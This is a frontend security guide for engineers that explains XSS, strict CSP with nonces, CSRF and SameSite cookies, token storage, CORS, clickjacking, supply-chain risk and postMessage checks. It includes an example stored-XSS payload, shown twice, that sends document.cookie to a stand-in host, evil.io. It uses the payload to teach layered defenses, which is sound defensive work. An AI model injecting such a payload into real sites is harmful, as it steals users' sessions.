The browser runs code from many sources on one page. This guide explains the main attacks on that page and the layered defenses a senior frontend engineer is expected to design.
Frontend system design · Foundations · Security
After this guide you can explain XSS, CSRF, clickjacking, and supply chain attacks in concrete terms. You can design a Content Security Policy, choose where to keep auth tokens, and review third-party code and postMessage handlers for holes.
Correctness contract: untrusted data is never executed as code. A logged-in user's session is never usable by another site. The page never runs a script the team did not approve.
Assumptions: a single-page app on HTTPS, built with React, Vue, or Angular. It has a same-site API and some third-party scripts such as analytics and payments.
Frontend security is about one boundary. The browser trusts any script on your origin as fully as your own code. That script can read the DOM, call your API with the user's cookies, and send data anywhere. So the main goal is simple to state. Keep attacker-controlled text from becoming script, and keep other sites from acting as your user. Every defense on this page serves one of those two goals. No single defense is enough. A strong design stacks them so one failure does not lead to a breach.
An origin is scheme plus host plus port, such as https://app.example.com:443. A site is broader. It is the scheme plus the registrable domain, such as https://example.com. The same-origin policy uses origins. SameSite cookies use sites.
Example.app.example.com and api.example.com are different origins but the same site.
Limit. Same site does not mean safe. A weak subdomain such as an old marketing page can attack its siblings.
Same-origin policy
The same-origin policy stops a page from reading responses or DOM from another origin. A page can still send requests to other origins. It just cannot read the answer unless that origin allows it with CORS.
Example.evil.com can submit a form to bank.com. It cannot read the bank's reply.
Limit. Sending is often enough for harm. That gap is why CSRF exists.
Sources and sinks
A source is where untrusted data enters, such as location.hash, an API field, or a postMessage. A sink is an API that can run that data as code, such as innerHTML, eval, or a.href with a javascript: URL.
Example.el.innerHTML = location.hash.slice(1) connects a source to a sink. That line is a DOM XSS bug.
Limit. Static review finds simple flows. Flows through stores and props are hard to trace by eye. Trusted Types enforces the rule at runtime.
Defense in depth
Defense in depth means several independent layers, each able to stop an attack alone. If escaping fails, CSP blocks the script. If CSP is bypassed, HttpOnly cookies keep the session token out of reach.
Example. A missed dangerouslySetInnerHTML injects a script tag. A nonce-based CSP refuses to run it.
Limit. Layers cost effort and can break features. Each layer must be tested, or it becomes a false sense of safety.
Ambient credentials
Cookies are ambient. The browser attaches them to matching requests on its own, no matter which page started the request. Bearer tokens in headers are not ambient. Your code must add them.
Example. An image tag on another site pointing to bank.com/logout sends the bank cookie unless SameSite stops it.
Limit. Non-ambient tokens resist CSRF but must live where JavaScript can read them. That makes them easier to steal with XSS.
1. Threat model for a web app
Start every security discussion with who attacks and what they want. In a frontend design, list these actors.
A malicious user who types script into a comment, profile name, or file name, hoping another user renders it.
A malicious site the victim visits in another tab. It can send requests to your origin, frame your pages, and post messages to your windows.
A compromised dependency from npm, or a compromised third-party script such as an analytics tag or chat widget.
A network attacker on public Wi-Fi. HTTPS with HSTS mostly removes this one, so state it and move on.
A malicious browser extension. It has more power than your page. You cannot defend against it. Say so.
Then list the assets: the session, personal data on screen, the ability to act as the user (send money, post, change email), and your brand. For each asset, name the attack and the layer that stops it.
Interview
Interviewers reward a short threat model before solutions. "Our assets are the session cookie and the payment flow. The main threats are stored XSS, CSRF on settings, and a bad analytics script." That one minute frames the rest of the answer.
2. Cross-site scripting (XSS)
XSS means an attacker gets script to run on your origin, in a victim's browser. Once it runs, it can do anything the user can. It can read the page, call your API with the user's cookies, change the email on the account, or log keystrokes. XSS is the most serious frontend bug because it breaks every other defense that lives in the page.
Stored XSS
The payload is saved on the server and shown to other users. A user sets their display name to <img src=x onerror="fetch('//evil.io?c='+document.cookie)">. Every page that renders the name with raw HTML runs the payload for every viewer. One bad comment on a popular post can hit millions of users. Stored XSS can also spread like a worm, as the Samy worm on MySpace did in 2005.
Reflected XSS
The payload is in the request, often in a URL query, and the server echoes it into the HTML response. The attacker sends the victim a link such as /search?q=<script>...</script>. Server-rendered pages that put query values into templates without escaping are the classic case.
DOM-based XSS
The payload never reaches the server as HTML. Client code reads a source and writes it into a sink. Common sinks are:
element.innerHTML, outerHTML, insertAdjacentHTML, and document.write.
eval, new Function, and setTimeout with a string argument.
URL sinks such as a.href, iframe.src, and location.assign when the value can be javascript:alert(1).
Framework escape hatches: dangerouslySetInnerHTML in React, v-html in Vue, bypassSecurityTrustHtml in Angular.
SPAs have more DOM XSS risk because more logic runs in the client. The fragment after # is never sent to the server, so server-side filters and logs never see it.
Intuition
XSS is a mix-up between data and code. The browser parses HTML and decides what is a tag and what is text. If attacker text reaches the parser as markup, the browser treats it as your code.
3. Safe rendering and Trusted Types
Escape by default
Modern frameworks escape text by default. In React, <p>{comment.body}</p> creates a text node. The browser never parses it as HTML. This one default stops most XSS in modern apps. The bugs come from escape hatches and from contexts that escaping does not cover.
Contexts escaping does not cover
URLs.<a href={user.website}> is escaped as text but can still be javascript:.... React warns about this in development, but do not rely on that. Parse with new URL() and allow only http:, https:, and mailto:.
Inline styles from users. Old browsers ran script in CSS. Today the risk is data theft with CSS selectors and fake overlays. Do not let users write raw CSS.
Server-side rendering of state. Embedding JSON.stringify(state) inside a <script> tag breaks if a string contains </script>. Escape < as \u003c or use a serializer like serialize-javascript.
Template injection. Client templates that compile user text, such as old AngularJS expressions in {{ }}, can run code even without HTML tags.
Trusted Types
Trusted Types is a browser feature that locks down DOM XSS sinks. When it is on, assigning a plain string to innerHTML throws a TypeError. The sink only accepts a TrustedHTML object. Those objects can only be created by a named policy that your team writes and reviews.
The big win is review cost. Without Trusted Types, every innerHTML in a million-line codebase is a possible bug. With it, the review surface shrinks to a handful of policies. Google reports that Trusted Types nearly removed DOM XSS from apps that adopted it.
Rollout. Start with Content-Security-Policy-Report-Only. Collect violations for a few weeks. Fix or wrap each one. Then enforce.
Support. Chromium browsers support it. Firefox and Safari support it in recent versions. A tiny polyfill gives the API shape elsewhere, though enforcement only happens where the browser supports it.
Default policy. A policy named default catches every unwrapped string. It is useful during migration but can hide bugs. Make it log loudly.
Mistake
Writing a Trusted Types policy that returns its input unchanged, such as createHTML: (s) => s. That passes every check and stops nothing. A policy must sanitize, or it must only be called with constant strings.
4. Sanitizing user HTML
Some products must render user HTML: rich text comments, email bodies, wiki pages, Markdown output. Escaping would show tags as text, so you must sanitize instead. A sanitizer parses the HTML and keeps only allowed tags and attributes.
Rules for a safe sanitizer setup
Use a proven library. DOMPurify is the common choice. Do not write regex filters. Attackers have decades of parser tricks, such as <svg><animate onbegin=...>, nested comments, and mutation XSS.
Allow list, not block list. Allow p, b, i, a, ul, li, code, and similar. Block everything else, including style, form, iframe, and all on* attributes.
Check URLs in attributes. Allow only safe schemes in href and src. Add rel="noopener noreferrer" and target="_blank" to outbound links as needed.
Sanitize on output, in the client. The browser that renders the HTML is the one whose parser matters. Sanitizing on the server too is fine, but a server parser can disagree with the browser parser.
Do not change the HTML after sanitizing. Re-parsing or string edits after DOMPurify can create mutation XSS. Insert the result directly.
Isolate when the HTML is very rich
Email bodies and user-built pages need almost all of HTML and CSS. Sanitizing that much is risky. Render them in a sandboxed iframe on a separate origin, such as usercontent.example-cdn.com. Use sandbox without allow-same-origin and without allow-scripts. Even if a payload gets through, it runs in a null origin with no access to your cookies or DOM.
Tip
The new Sanitizer API, element.setHTML(input), gives built-in sanitizing in the browser. Support is still growing. Wrap it behind your Trusted Types policy so you can switch from DOMPurify later.
5. Content Security Policy with nonces
Content Security Policy (CSP) is a response header that tells the browser which scripts, styles, frames, and connections a page may use. It is your second line against XSS. If an attacker injects a script tag, a strict CSP stops it from running.

Layered XSS defense. Escaping, sanitizing, Trusted Types, and CSP each stop the payload on their own.
Why allow lists of hosts fail
Older CSPs listed allowed script hosts, such as script-src 'self' https://cdn.example.com https://www.google-analytics.com. Research at Google found that about 95 percent of such policies could be bypassed. Allowed hosts often serve JSONP endpoints or old library versions that an attacker can abuse. A single 'unsafe-inline' turns the policy off.
A strict nonce-based policy
A strict CSP allows scripts by a per-response random value, not by host.
Nonce. The server makes a new random value of at least 128 bits for every response. It puts the value in the header and on each script tag: <script nonce="R4nd0m16Bytes">. An injected script tag does not know the nonce, so it is blocked.
'strict-dynamic'. A trusted script may load more scripts, and those are trusted too. This lets bundlers and tag managers work without listing hosts. Browsers that support 'strict-dynamic' ignore host lists and https:. Older browsers use them as a fallback.
object-src 'none'. Blocks plugins like Flash, a historic bypass.
base-uri 'none'. Stops an injected <base> tag from moving relative script URLs to an attacker host.
Nonces and caching
A nonce must be unique per response. That clashes with caching the HTML on a CDN. Options are:
Render HTML per request at the edge and inject a fresh nonce there. Edge workers can do this in about 1 ms.
For fully static sites, use hashes instead: script-src 'sha256-...' lists the hash of each allowed inline script. The build tool computes them.
Never reuse one nonce across users. A fixed nonce is as weak as 'unsafe-inline'.
Rolling out CSP
Ship the policy as Content-Security-Policy-Report-Only. The browser reports violations but blocks nothing.
Collect reports with the Reporting-Endpoints header and report-to. Expect noise from browser extensions. Filter by source file.
Remove inline event handlers like onclick="...". Nonces do not cover them. Move them to addEventListener.
Enforce on a small share of traffic, watch errors, then go to 100 percent.
Mistake
Adding 'unsafe-inline' to fix one broken widget. In browsers that support nonces, the nonce makes 'unsafe-inline' ignored, which is fine. But teams often drop the nonce too, and then the policy blocks nothing.
6. CSRF and SameSite cookies
Cross-site request forgery (CSRF) tricks a logged-in user's browser into sending a request the user did not intend. The attacker's page cannot read the response. It does not need to. The side effect is the goal.

Before SameSite, the browser attached the bank's session cookie to this POST. The bank saw a valid session and moved the money.
SameSite cookie attribute
SameSite=Strict sends the cookie only on same-site requests. Even a top-level link from email arrives without the cookie, so the user looks logged out on the first click.
SameSite=Lax sends the cookie on same-site requests and on top-level GET navigations from other sites. Cross-site POST, iframes, images, and fetch get no cookie. Chrome uses Lax as the default when no value is set.
SameSite=None; Secure sends the cookie on all requests. Use it only for real cross-site needs such as an embedded widget. It brings CSRF risk back.
Lax stops the form attack above. It does not stop attacks that use a GET with side effects, such as GET /delete?id=5. So never change state on GET.
Why SameSite is not enough alone
Same site is not same origin. A compromised blog.example.com is same-site with app.example.com. Its requests carry Lax cookies.
Older browsers and some embedded web views ignore SameSite.
Some flows need SameSite=None, such as single sign-on in iframes.
Extra CSRF defenses
Synchronizer token. The server issues a random token tied to the session. The client sends it in a header such as X-CSRF-Token on every state-changing request. A cross-site page cannot read the token, so it cannot send it.
Custom header check. Require a header like X-Requested-With on API calls. Cross-origin pages cannot add custom headers without a CORS preflight, which your server refuses.
Fetch Metadata. Browsers send Sec-Fetch-Site: same-origin | same-site | cross-site | none. The server can reject state changes where it is cross-site. This is cheap and very effective.
Origin check. Reject POST requests whose Origin header is not on your list.
Session cookie plus CSRF token. The cookie proves who you are. The token proves the request came from your own page.
7. Where to store tokens
This question comes up in almost every frontend security interview. There is no perfect answer, only trade-offs between XSS and CSRF exposure.
localStorage or sessionStorage
Any script on the origin can read it. One XSS bug, or one bad npm package, sends every token to the attacker. The attacker can then use it from their own machine for its full lifetime.
It is not ambient, so it is immune to classic CSRF.
It is synchronous and shared across tabs, which is handy but adds no security.
In-memory JavaScript variable
XSS can still read it while the page is open, but it does not persist. A reload loses it, so you need a refresh flow.
Pair it with a refresh token in an HttpOnly cookie scoped to the refresh endpoint. On load, the app calls POST /refresh to get a short-lived access token, for example 5 to 15 minutes.
HttpOnly cookie
HttpOnly hides the cookie from document.cookie. XSS cannot read or exfiltrate it.
XSS can still make requests with it while the user is on the page. HttpOnly limits theft, not misuse. That is still a large gain, because the attacker loses access when the tab closes.
It is ambient, so you need SameSite and a CSRF defense.
Use the __Host- prefix: Set-Cookie: __Host-session=...; Path=/; Secure; HttpOnly; SameSite=Lax. The prefix forces Secure, Path=/, and no Domain, so a subdomain cannot overwrite it.
The common recommendation
For a first-party web app, use a Backend for Frontend (BFF). The BFF does the OAuth code exchange with PKCE and keeps the real access tokens on the server. The browser only holds an HttpOnly, Secure, SameSite=Lax session cookie. Add a CSRF token or a Fetch Metadata check. This removes tokens from JavaScript entirely.
Intuition
A token in localStorage is a house key under the doormat. Anyone who reaches the door can copy it and come back later. An HttpOnly cookie is a key held by a doorman. An intruder already inside can still ask the doorman to open rooms, but cannot walk away with the key.
Mistake
Saying "we store the JWT in localStorage, and our framework prevents XSS". Frameworks prevent most XSS, not all. Supply chain attacks bypass the framework entirely. Assume XSS will happen and limit what it can steal.
8. CORS
Cross-Origin Resource Sharing (CORS) lets a server relax the same-origin policy for chosen origins. It controls who may read responses. It is not a defense against requests being sent.
How it works
Simple requests.GET, HEAD, or POST with simple headers and a content type like text/plain or form data go straight to the server. The browser hides the response unless it has Access-Control-Allow-Origin matching the page.
Preflight. Other requests, such as PUT, or POST with Content-Type: application/json, or any custom header, first send an OPTIONS request. The server must answer with Access-Control-Allow-Methods and Access-Control-Allow-Headers. Only then does the browser send the real request.
Credentials. To send cookies cross-origin, the client sets credentials: 'include'. The server must reply with Access-Control-Allow-Credentials: true and an exact origin, never *.
Cost. A preflight adds one round trip. Access-Control-Max-Age: 7200 lets the browser cache it. Chrome caps that cache at 2 hours.
CORS mistakes that become security bugs
Reflecting any Origin header back with Allow-Credentials: true. Now every site can read your users' private data.
Allowing null as an origin. Sandboxed iframes and file: pages send Origin: null, so an attacker can produce it.
Matching origins with weak regex, such as /example\.com/, which also matches example.com.evil.io.
Tip
The simplest CORS design is to avoid it. Serve the API from the same origin through a path like /api behind the CDN. No preflights, no credential rules, and cookies just work.
9. Clickjacking and frame-ancestors
Clickjacking loads your page in an invisible iframe on top of a decoy. The user thinks they click "Play video" but they click "Delete account" or "Allow camera" in your framed page. Their cookies make the click real.
Defense. Send Content-Security-Policy: frame-ancestors 'self', or 'none' if the page is never framed. The browser refuses to render the page inside a foreign frame.
Legacy header.X-Frame-Options: DENY or SAMEORIGIN does the same in old browsers. It cannot list multiple allowed origins. Send both if you support old clients.
Embeddable widgets. If partners must frame a widget, list their exact origins in frame-ancestors. Keep sensitive actions out of the widget, or require a confirm step in a top-level window.
Cookies help too.SameSite=Lax cookies are not sent in cross-site iframes, so a framed page loads logged out.
Frame-busting JavaScript such as if (top !== self) top.location = self.location is weak. The attacker can block it with a sandboxed iframe. Use the header.
10. Third-party scripts, SRI, and supply chain
Most production pages load 10 to 40 third-party scripts: analytics, ads, A/B testing, chat, error tracking, payments. Each runs with full access to your origin. Each vendor's security becomes your security.
Subresource Integrity (SRI)
SRI pins a script to an exact hash. If the file on the CDN changes, the browser refuses to run it.
It cannot work for "evergreen" vendor tags that update in place, such as many analytics snippets. For those, the only controls are vendor trust, CSP, and isolation.
crossorigin="anonymous" is required so the browser can read the bytes to hash them.
Isolating third parties
Sandboxed iframe. Put widgets like chat or ads in an iframe on another origin. Talk to them with postMessage. The widget cannot read your DOM or cookies.
Web Worker. Tools like Partytown move analytics scripts into a worker, off the main thread. This helps performance more than security, since the worker can still make network calls.
Load late. Load non-critical tags after user interaction or on idle. Fewer scripts on sensitive pages, such as checkout and login, means less exposure. Many teams remove all marketing tags from the payment page.
Permissions Policy.Permissions-Policy: camera=(), geolocation=() disables powerful features for the page and its frames.
Supply chain risk in your own bundle
A typical React app pulls in 1,000 or more npm packages through its dependencies. One compromised maintainer account can push a version that steals tokens or card numbers. Real cases include event-stream in 2018 and the ua-parser-js hijack in 2021.
Commit a lockfile and install with npm ci so builds use exact, reviewed versions.
Run audits and use a tool such as Dependabot or Renovate. Delay new versions by a few days, because most malicious releases are found and pulled within hours.
Turn off install scripts where you can with --ignore-scripts. Many attacks run at install time on CI machines.
Prefer fewer, well-known dependencies. Each tiny helper package is another maintainer you trust.
Self-host vendor libraries where licenses allow. That removes a third-party CDN from the trust chain and lets you use SRI or a nonce.
Intuition
A third-party script tag is like giving a contractor a master key. SRI checks that the contractor is the one you hired. An iframe gives them the key to the garage only.
11. postMessage safety
window.postMessage lets windows from different origins talk: a page and its iframes, a popup and its opener. It is the safe way to cross origins, but only if both sides check who they talk to.
Sending
Always pass an exact target origin: frame.contentWindow.postMessage(data, 'https://widget.example'). Using '*' lets any page that ends up in that frame read the message. That includes an attacker who navigated the frame.
Send plain data only. Structured clone copies objects, but never send tokens unless the target origin is pinned.
Receiving
Check event.origin against an exact allow list. Do not use includes or endsWith without a dot boundary.
Check event.source when you expect a specific window, such as the iframe you created.
Validate the message shape. Treat event.data as untrusted input, like a request body.
Never pass message data to a sink such as innerHTML, eval, or location.href.
Remove the listener when you no longer need it.
Opener attacks
A page opened with window.open or target="_blank" used to get window.opener. It could then redirect your tab to a phishing copy. This is called reverse tabnabbing. Modern browsers imply noopener for target="_blank" links. Add rel="noopener" anyway, and set Cross-Origin-Opener-Policy: same-origin on sensitive pages to cut the link fully.
12. Failure modes
Escape hatch with user data. A developer uses dangerouslySetInnerHTML to render Markdown output with no sanitizer. Fix: Trusted Types enforcement and a lint rule that flags every escape hatch.
Unsafe URL scheme. A profile "website" field holds javascript: and renders in a link. Fix: parse with new URL() and allow only safe schemes.
CSP drift. A team adds 'unsafe-inline' or a broad host to fix a tag. The policy quietly stops working. Fix: keep CSP in code review, with tests that fail on weak directives.
Static nonce. A cached HTML page reuses one nonce for every user. Fix: per-response nonces at the edge, or hashes for static pages.
CORS reflection. The server echoes any Origin with credentials. Fix: exact allow list, and tests for null and look-alike domains.
Compromised vendor tag. An analytics CDN serves a skimmer on the checkout page. Fix: no third-party tags on payment pages, iframe-isolated payment fields, and SRI where possible.
Token in logs. A token in a URL query ends up in server logs, analytics, and the Referer header. Fix: never put secrets in URLs. Set Referrer-Policy: strict-origin-when-cross-origin.
Loose postMessage receiver. A handler trusts any origin and navigates to event.data.url. Fix: exact origin check and shape validation.
13. Trade-offs
Strict CSP vs developer speed. Nonces and Trusted Types break inline handlers and some libraries. Migration can take weeks on a large app. The payoff is that XSS bugs become non-exploitable.
Nonces vs CDN caching. Per-response nonces need dynamic HTML. Hashes keep pages static but need a build step for every inline script.
Cookies vs storage for tokens. HttpOnly cookies resist theft by XSS but need CSRF defenses and a same-site API. Storage tokens avoid CSRF but expose the token to any script.
SameSite=Strict vs Lax. Strict is safer but makes inbound links look logged out. Lax is the usual balance, plus a CSRF token for writes.
Sanitize vs isolate. Sanitizing is cheap and keeps content inline. Isolating in a sandboxed iframe on another origin is safer for very rich HTML but costs layout effort and an extra document.
Third-party value vs risk. Each tag brings business value and an attack surface. Remove tags from the most sensitive pages first.
14. Interview angle
Security appears in design interviews as a follow-up: "How would you keep this safe?" Have a short, ordered answer ready.
Minute 0 to 2. State the threat model: assets, attackers, and the one or two worst cases.
Minute 2 to 6. XSS: framework escaping, no raw HTML without DOMPurify, URL scheme checks, Trusted Types, and a strict nonce CSP.
Minute 6 to 9. Session: HttpOnly, Secure, SameSite=Lax cookie through a BFF. CSRF token or Fetch Metadata checks for writes.
Minute 9 to 11. Cross-origin: same-origin API to avoid CORS, frame-ancestors, exact-origin postMessage.
Minute 11 to 14. Third parties: fewer tags, SRI on pinned files, iframe isolation for payments, lockfile and delayed upgrades.
Minute 14 to 15. Monitoring: CSP reports, dependency alerts, and a security review for new escape hatches.
Interview
A staff-level signal is to talk about making the safe path the default. "We ban innerHTML by lint, enforce Trusted Types, and provide one reviewed RichText component. Engineers do not need to remember the rules."
15. Summary
XSS is the worst frontend bug because the attacker runs as you. Stop it with escaping, sanitizing, URL checks, Trusted Types, and a strict CSP.
A strict CSP uses per-response nonces and 'strict-dynamic', not host lists.
CSRF abuses ambient cookies. SameSite=Lax, CSRF tokens, and Fetch Metadata checks stop it.
Prefer HttpOnly __Host- cookies through a BFF over tokens in localStorage.
CORS controls who can read responses, not who can send requests. Keep allow lists exact.
Use frame-ancestors against clickjacking.
Treat every third-party script and npm package as code with full access. Pin, isolate, and minimize.
In postMessage, always pin the target origin and check event.origin.
16. Common mistakes
Believing the framework makes XSS impossible.
Sanitizing with regex instead of a parser-based library.
Using a CSP with 'unsafe-inline' or broad host lists and calling it secure.
Storing long-lived tokens in localStorage.
Changing state on GET requests.
Treating CORS as a CSRF defense.
Reflecting any Origin with credentials allowed.
Using postMessage(data, '*') or skipping the event.origin check.
Loading marketing tags on login and checkout pages.
Putting tokens or personal data in URLs.
Worked example: a malicious comment meets a layered defense
An attacker posts a comment on a popular article. The text is Nice post <img src=x onerror="fetch('https://evil.io/?c='+document.cookie)">. Watch each layer.
The API receives the comment. It checks the length and stores the raw text. It does not try to strip HTML, because escaping belongs at output time.
A victim opens the article. The edge worker renders HTML and sets a fresh nonce in both the CSP header and the app's script tags.
The SPA fetches comments as JSON. The comment body is a plain string in the store.
The Comment component renders {comment.body}. React makes a text node. The victim sees the literal text <img src=x ...>. No script runs. Layer one stopped it.
Now suppose a developer added rich formatting last week with dangerouslySetInnerHTML and forgot the sanitizer.
Trusted Types is enforced. Assigning a plain string to innerHTML throws a TypeError. The comment fails to render and an error is logged. Layer two stopped it.
Suppose Trusted Types was still in report-only mode. The img tag is inserted. The browser fires onerror, which is an inline event handler.
The strict CSP has no 'unsafe-inline' and no 'unsafe-hashes'. The browser blocks the inline handler and sends a violation report. Layer three stopped it.
Suppose the CSP was also misconfigured and the handler ran. It reads document.cookie. The session cookie is HttpOnly, so it is not in that string. The attacker gets only harmless cookies. Layer four limited the damage.
The security team sees the CSP and Trusted Types reports, finds the missing sanitizer, and adds the comment component to the DOMPurify policy. The lint rule is updated to block the pattern.
Four layers had to fail for full session theft. Even then, the attacker could only act while the victim's tab was open. That is the point of defense in depth.
Code lab: a strict postMessage receiver and a safe link checker
This lab has two small, reusable guards. safeHref rejects dangerous URL schemes before you put a user value in a link. createReceiver accepts messages only from exact origins and only with a known shape. Save as guards.mjs and run node guards.mjs with Node 18 or newer. The test at the bottom fakes message events, so no browser is needed.
The last call shows why the receiver uses Object.hasOwn. Without it, handlers['toString'] would find a method on Object.prototype. Note also that new URL lowercases the scheme and ignores leading spaces. A regex check on the raw string would miss JavaScript:.
Check yourself
Why does an HttpOnly cookie not fully protect a user from XSS?Answer
HttpOnly stops script from reading the cookie, so it cannot be stolen and reused later. But injected script can still send requests from the victim's page, and the browser attaches the cookie. It limits theft, not misuse while the tab is open.
Why do host-based CSP allow lists often fail?Answer
Allowed hosts often serve JSONP endpoints, old library versions, or user uploads that an attacker can load as script. A nonce-based policy with 'strict-dynamic' trusts specific script tags, not whole hosts.
Does SameSite=Lax stop all CSRF?Answer
No. It allows cookies on top-level cross-site GET navigations, so state-changing GET endpoints are still exposed. Same-site subdomains are not blocked either. Add a CSRF token or a Sec-Fetch-Site check for writes.
A teammate says "we set CORS to our origin only, so CSRF is solved". What is wrong?Answer
CORS controls reading responses, not sending requests. A cross-site form POST is a simple request that reaches the server without any CORS check. The side effect happens even though the attacker cannot read the reply.
What does Trusted Types add on top of framework escaping?Answer
It makes dangerous sinks like innerHTML reject plain strings at runtime. Only values from reviewed policies are accepted. This catches escape hatches and old code that escaping cannot see.
Why can SRI not protect a typical analytics snippet?Answer
Many analytics scripts update in place at the same URL. A pinned hash would break on every vendor update. SRI only fits versioned, immutable files. For evergreen tags, use CSP, page scoping, and isolation.
Key terms
XSS
Cross-site scripting. Attacker-controlled script runs in your origin in a victim's browser.
DOM XSS
XSS where client code moves untrusted data from a source into a dangerous sink.
Trusted Types
A browser feature that makes DOM sinks accept only typed values created by named policies.
CSP
Content Security Policy. A header that limits which scripts, frames, and connections a page may use.
Nonce
A random value, new on each response, that marks script tags as approved under CSP.
strict-dynamic
A CSP keyword that lets approved scripts load further scripts, and ignores host lists.
CSRF
Cross-site request forgery. Another site makes the user's browser send a request with their cookies.
SameSite
A cookie attribute that limits when cookies are sent on cross-site requests.
HttpOnly
A cookie attribute that hides the cookie from JavaScript.
CORS
Cross-Origin Resource Sharing. Headers that let a server allow chosen origins to read its responses.
frame-ancestors
A CSP directive that lists who may embed the page in a frame.
SRI
Subresource Integrity. A hash on a script or style tag that the file must match.
BFF
Backend for Frontend. A server layer per app that holds tokens and shapes data.